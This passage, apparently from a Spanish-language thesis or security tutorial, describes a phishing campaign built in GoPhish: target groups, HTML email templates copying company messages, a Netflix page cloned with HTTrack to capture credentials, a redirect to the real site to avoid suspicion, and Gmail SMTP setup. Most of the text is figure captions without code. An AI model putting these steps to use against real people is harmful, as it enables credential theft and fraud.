Al acceder al servidor del atacante la victima vería una réplica exacta del sitio web original.



Figura 93. Acceso al sitio web clonado.

5.2. Crear campaña de phishing con GoPhish

GoPhish es una herramienta que nos permite realizar compañas de phishing automatizadas para el envío masivo de correo.



Figura 94. Panel principal de GoPhish.



Figura 95. Grupo de usuarios seleccionados para la campaña.



Figura 96. Agregar nuevos usuarios a la compaña.



Figura 97. Plantillas de correos para las compañas de phishing.

GoPhish permite crear plantilla de texto y en formato html, que permite crear correos idénticos a los enviados por las instituciones y empresas.



Figura 98. Código html para la plantilla de correo.

Figura 99. Prueba de plantilla que visualizara el usuario.



Figura 100. Paginas controladas por el atacante.

Esta es la página que le vamos a mostrar al usuario cuando haga clic en nuestro enlace malicioso. Aquí podemos importar la página de Netflix, que hemos clonado con HTTrack.



Figura 101. Carga de un sitio web clonado o controlado por el phisher.

Después de capturar la información del usuario, redirigimos al sitio originar de Netflix para que no sospeche nada.



Figura 102. Redirección al sitio web originar.

Los perfiles de correos que se utilizaran en las campañas de phishing.



Figura 103. Email para lanzar campaña de phishing.

Configuración SMTP para el correo que se utiliza para realizar la campaña de phishing.



Figura 104. Configuración SMTP para correos Gmail.

